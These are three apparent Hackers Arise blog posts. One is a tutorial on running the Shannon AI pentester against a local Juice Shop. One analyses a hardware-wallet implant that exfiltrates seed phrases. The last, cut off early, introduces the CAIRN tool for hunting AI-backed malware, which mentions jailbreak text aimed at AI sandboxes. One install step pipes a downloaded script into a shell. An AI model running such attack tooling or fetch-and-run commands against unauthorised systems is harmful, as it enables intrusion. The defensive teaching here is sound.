❌

Reading view

There are new articles available, click to refresh the page.

Artificial Intelligence (AI) in Cybersecurity, Part 30: Shannon – AI Pentester for Web Apps and APIs

Welcome back, aspiring cyberwarriors! 

We’re continuing our series on Artificial Intelligence in Cybersecurity with another tool called Shannon. Shannon is a white-box AI pentester. It was created to test the security of your project by pointing it at the source code and the test stand. That means it needs both the running application and the source code. First, Shannon does an in-depth analysis of the code in the repository, then looks for attacks against that same project you’re hosting locally. This white-box approach is certainly more effective, as models don’t have to guess possible vulnerabilities, since guessing varies greatly depending on the model you use. Vulnerabilities can only make their way to the report if they have a working PoC. As always, only test systems you own or have explicit written authorization to test.

Now let’s take a closer look at Shannon and test our Juice Shop with it.

Setting Up

Juice Shop is just a Docker container, so we will install Docker and npm first.

kali > sudo apt update
kali > sudo apt install -y docker.io nodejs npm
kali > sudo systemctl enable docker --now
kali > sudo usermod -aG docker $USER
kali > newgrp docker

Then comes the Juice Shop.

kali > docker pull bkimminich/juice-shop
kali > docker run -d --name juice-shop --restart unless-stopped -p 3000:3000 bkimminich/juice-shop

It’s up and running. Now we need to copy the repository to our disk.

kali > git clone --depth 1 https://github.com/juice-shop/juice-shop.git

Once we have it all set, we can get Shannon. Unlike Pentestcode and other tools, Shannon runs differently. By default, it expects your AI API keys in the env. In the next sections we’ll show how to run Shannon with OpenRouter and Ollama.

OpenRouter

Shannon wants to see your API key in the env. You will also need a models.json file somewhere on your disk. Copy the following command to create it.

cat > ~/models.json << 'EOF'
{
  "providers": {
    "openrouter": {
      "apiKey": "YOUR_API_KEY",
      "models": [
        {
          "id": "nvidia/nemotron-3.5-lightning:free",
          "name": "NVIDIA Nemotron 3.5 Lightning (free)",
          "reasoning": true,
          "input": ["text"],
          "thinkingLevelMap": {
            "off": null,
            "minimal": null,
            "low": "low",
            "medium": null,
            "high": "high",
            "xhigh": null,
            "max": "max"
          },
          "contextWindow": 262144,
          "maxTokens": 65536,
          "cost": {
            "input": 0,
            "output": 0,
            "cacheRead": 0,
            "cacheWrite": 0
          },
          "compat": {
            "supportsDeveloperRole": false,
            "thinkingFormat": "openrouter"
          }
        }
      ],
      "api": "openai-completions",
      "baseUrl": "https://openrouter.ai/api/v1"
    }
  }
}
EOF

Then pass the keys and validate the setup.

kali > export SHANNON_AI_API_KEY="sk-or-v1-YOUR_KEY"
kali > export SHANNON_AI_MODEL="openrouter:nvidia/nemotron-3.5-lightning:free"

kali > npx @keygraph/shannon@latest start -u http://172.17.0.1:3000 -r /home/kali/juice-shop --validate-model

If you see it’s validated, then you can run a full security analysis.

kali > npx @keygraph/shannon@latest start -u http://172.17.0.1:3000 -r /home/kali/juice-shop -c ~/juice-quick.yaml --models-config ~/models.json --follow

This will take a while and your free daily tokens won’t be enough to complete the scan.

As the security test progresses, you’ll see all the commands and prompts it runs. Obviously, the frontier models will give better results.

Ollama

Shannon isn’t only limited to APIs. You can perform the same scan with a local model. Many openweight models will be a great fit for it if you have the necessary hardware to make it work smoothly.

Just for the demonstration we’ll use Qwen 2.5-coder 7b.

kali > curl -fsSL https://ollama.com/install.sh | sh
kali > ollama pull qwen2.5-coder:7b

We’ll create the same models.json file to point Shannon to our Ollama.

{
  "providers": {
    "ollama": {
      "baseUrl": "http://127.0.0.1:11434/v1",
      "api": "openai-completions",
      "apiKey": "ollama",
      "models": [
        {
          "id": "qwen2.5-coder:7b",
          "name": "Qwen 2.5 Coder 7B",
          "input": ["text"],
          "contextWindow": 32768,
          "maxTokens": 8192,
          "cost": { "input": 0, "output": 0 },
          "compat": {
            "supportsDeveloperRole": false,
            "supportsReasoningEffort": false
          }
        }
      ]
    }
  }
}

Make sure your Ollama is accessible, and change the IP address if needed.

kali > export SHANNON_AI_API_KEY=ollama
kali > export SHANNON_AI_MODEL=ollama:qwen2.5-coder:7b
kali > npx @keygraph/shannon@latest start -u http://172.17.0.1:3000 -r /home/kali/juice-shop -c ~/juice-quick.yaml --models-config ~/models.json --validate-model

Before we do anything, let’s validate the model.

If your model has been validated and you can start scanning your project.

kali > kali > npx @keygraph/shannon@latest start -u http://172.17.0.1:3000 -r /home/kali/juice-shop -c ~/juice-quick.yaml --models-config ~/models.json --follow

Reporting

When the scan finishes, Shannon creates PDF and Markdown reports with the evidence attached to them. You will also see structured JSON and SARIF files for downstream systems.

Below is an example of a PDF report. As you can see, multiple vulnerabilities were found in the project, some of them are classified as High. As mentioned before, all the findings here were validated with PoCs.

Summary

Shannon was made to find flaws in your web apps to make them more secure. It digs through the project repository and runs checks against a live system. It then creates a report with findings that were discovered with PoCs, so you get a clean report. As AI becomes more prevalent in cybersecurity, it should be used to improve the security of your projects before their release. Of course, that doesn’t replace a human in the loop, but it makes things faster. Stick to better models and don’t cut back on your security.

AI is evolving rapidly and the sooner you learn how to work with it, the greater the advantage you’ll have. That’s why we invite you to join our AI for Cybersecurity training. During this training, you will see you different ways of using AI in cybersecurity, set up local models and solve labs.

The post Artificial Intelligence (AI) in Cybersecurity, Part 30: Shannon – AI Pentester for Web Apps and APIs first appeared on Hackers Arise.
Cryptocurrency: Security Analysis of Hardware Crypto Wallets

Welcome back, aspiring cyberwarriors!

October 2026 brought a clear demonstration that hardware wallets, while far safer than software alternatives, are not immune to sophisticated physical attacks. 

Beginning on 9 October, hundreds of users who had purchased Ledger devices through the Southeast Asian reseller CryptoBilis saw their funds drained across Bitcoin, Ethereum, TRON and other chains. On-chain researchers estimated losses between roughly $86 million and more than $100 million. Ledger confirmed that at least one affected device contained an unauthorized hardware implant and stated that every confirmed loss in the incident was linked to a device sold by CryptoBilis. The company has emphasized that its own infrastructure, firmware and direct sales channels were not compromised.

The Supply-Chain Attack



The attack was physical. Someone in the distribution chain opened genuine Ledger Nano X devices, installed a small circuit board and resealed them. The implant sits inside the enclosure under or behind the screen where foam padding normally rests, and taps the SPI bus that carries data from the Secure Element to the display. When the owner sets up the device and the screen shows the 24-word recovery phrase, the implant’s microcontroller recognizes those screens, reconstructs the words and sends them out over LTE using a provisioned eSIM and a small antenna. Because the original Secure Element remains untouched, the device continues to pass Ledger’s Genuine Check. Mark Karpelès and Tibane Labs have documented multiple generations of the implant, progressing from early versions with visible wires and a smaller battery to later flex-circuit designs that are harder to notice and sometimes keep the original battery.

Source: Mark Karpelès

Mark Karpelès publicly posted a photo of a unit that arrived from Malaysia with flawless packaging. The extra hardware only became visible when he opened the case.  

Source: Mark Karpelès

Similar implants have been reported in devices obtained through other channels, including Japanese marketplaces and at least one European store, although Ledger has so far tied every confirmed fund loss specifically to CryptoBilis purchases. 

It was confirmed that the Ledger supply chain is compromised in Europe as well. Source: @0xJohannes_ 

The company has asked the reseller to halt sales and has advised recent buyers not to initialize unused devices. Those who already completed setup are told to move their assets to a new signer purchased directly from Ledger and initialized with a fresh seed phrase.

How to Buy a Hardware Wallet Safely

The single most effective protection is to purchase directly from the manufacturer’s own online store.

Authorized resellers are listed on the manufacturer’s website, yet CryptoBilis was also a partner that introduced modified units into the channel. Marketplace listings of third-party shops carry a much higher risk of both counterfeits and implants. 

Once the package arrives, you should confirm that a new device requires you to generate a recovery phrase yourself on first use. Any recovery phrase that’s already written on a card or printed in documentation belongs to someone else and should never be used. The phrase must appear only on the device’s own screen and you must write it down yourself on paper or metal. Never type it into a computer or phone, don’t use websites or applications with it. 

Below you can see a photo of the hardwallet owner signing a transaction inside the faraday cage to avoid any interference and possible theft.

Source: @oren_z0

Check Your Wallet   

The first question is the source of the device. Anyone who bought a Ledger from CryptoBilis or another untrusted reseller in recent months should treat the unit as unsafe.  Genuine Check is still worth running because it confirms that the Secure Element is original and the firmware is approved, yet it can’t detect added circuitry that merely listens to the screen. 


You can also visually inspect the case for extra wires or antennas that can reveal tampering, but modern implants are designed to be inconspicuous and reliable detection usually requires opening the device. After a wallet is set up, compare receiving addresses shown on the device screen against those displayed in the companion application and review transaction history on block explorers for unexpected outgoing transfers. The recovery phrase must be generated by the device under your direct observation and written down only by you.

Mark Karpelès also has a few videos on opening and closing Ledger wallets that you might find helpful.

What to Do If You Suspect Compromise

If a device was purchased from CryptoBilis or any other questionable source and has already been initialized, the existing recovery phrase should be treated as compromised. Move your assets to a new wallet whose seed was generated on a trusted device bought directly from the manufacturer. Never reuse the old seed for any purpose.

More Recommendations

A BIP-39 passphrase adds a meaningful layer of protection because it isn’t displayed during ordinary setup and must be known in addition to the seed. It’s also known as passphrase (the extra “25th word”). It’s optional and you may choose it later. It is not generated or displayed by the device during ordinary setup. Adding it creates a hidden wallet, which means you have completely different keys and addresses. 

For larger holdings use a multisignature arrangement to reduce reliance on any single device. Always check the address where you send your money to, as it can often be replaced by malware or bots making small transactions with similar addresses to mislead you into sending money to this similar address. 

Hardware wallets still provide strong protection against the majority of remote thefts precisely because private keys never leave the Secure Element and every transaction requires physical confirmation on the device itself. 

Summary

Hardware wallets can pass authenticity tests and still contain an implant capable of capturing the recovery phrase the moment it appears on screen. The best thing you can do is to buy devices only from the manufacturer, generate the seed yourself on the device and write it down offline. For anyone who recently purchased a device from a third party, the cost of generating a new seed and moving funds is far lower than the cost of discovering the compromise after the fact.

The post Cryptocurrency: Security Analysis of Hardware Crypto Wallets first appeared on Hackers Arise.
Malware Analysis: Analyzing AI-Backed Malware with CAIRN

Welcome back, aspiring cyberwarriors!


Some of you have already seen the headlines about malware calling out to AI APIs. Recently, Talos found a Windows implant called CLOSEDQUORUM that leaves its tactical command and control decisions to a panel of commercial LLMs while the operator sleeps. Malware like that doesn’t leave the traces we’re used to hunting. Now you find prompt templates, provider endpoints, API key prefixes, jailbreak wording and sometimes text written to talk an AI sandbox out of flagging the file. Talos calls these cognitive artifacts and developers who wire an LLM into their tooling leave some behind.

What is CAIRN

Cisco Talos built a free research tool called CAIRN. The name is a metaphor. A cairn is a pile of stones hikers leave on a trail so the next person can see where to go. CAIRN looks for the same kind of marker inside malware that talks to AI. It works from metadata, which means you never download the sample and you never run it. Keep in mind, it needs a VirusTotal API. It sorts what it finds into three tiers, from a simple AI string match, to behavior and families. It also clusters samples that look alike even when they don’t share an obvious string. 

CAIRN is a research tool and not a live threat feed. It shows us where hackers are heading. 

Let’s set it up and cover some basic commands. 

Setting Up


We start by copying the repository and installing the python libraries.

kali > git clone https://github.com/Cisco-Talos/Cognitive-Artifact-Intelligence-Research-Network.git

kali > cd Cognitive-Artifact-Intelligence-Research-Network

kali > python -m venv .venv
kali > source .venv/bin/activate          

kali > pip install -e ".[dev]"


The env file needs VirusTotal API.

kali > cp .env.example .env
kali > nano .env

Once it’s there, you can start with some basic commands.

Basic Commands


The first thing we do is open the YARA file that ships with CAIRN and check that it is readable and put together the way the tool expects. If it prints a rule count and says the pack is valid, the rulers are loaded. You run it after install or after you edit a rule, so you know the next hunt will not fail because the rule file is broken.

kali > cairn validate-rules

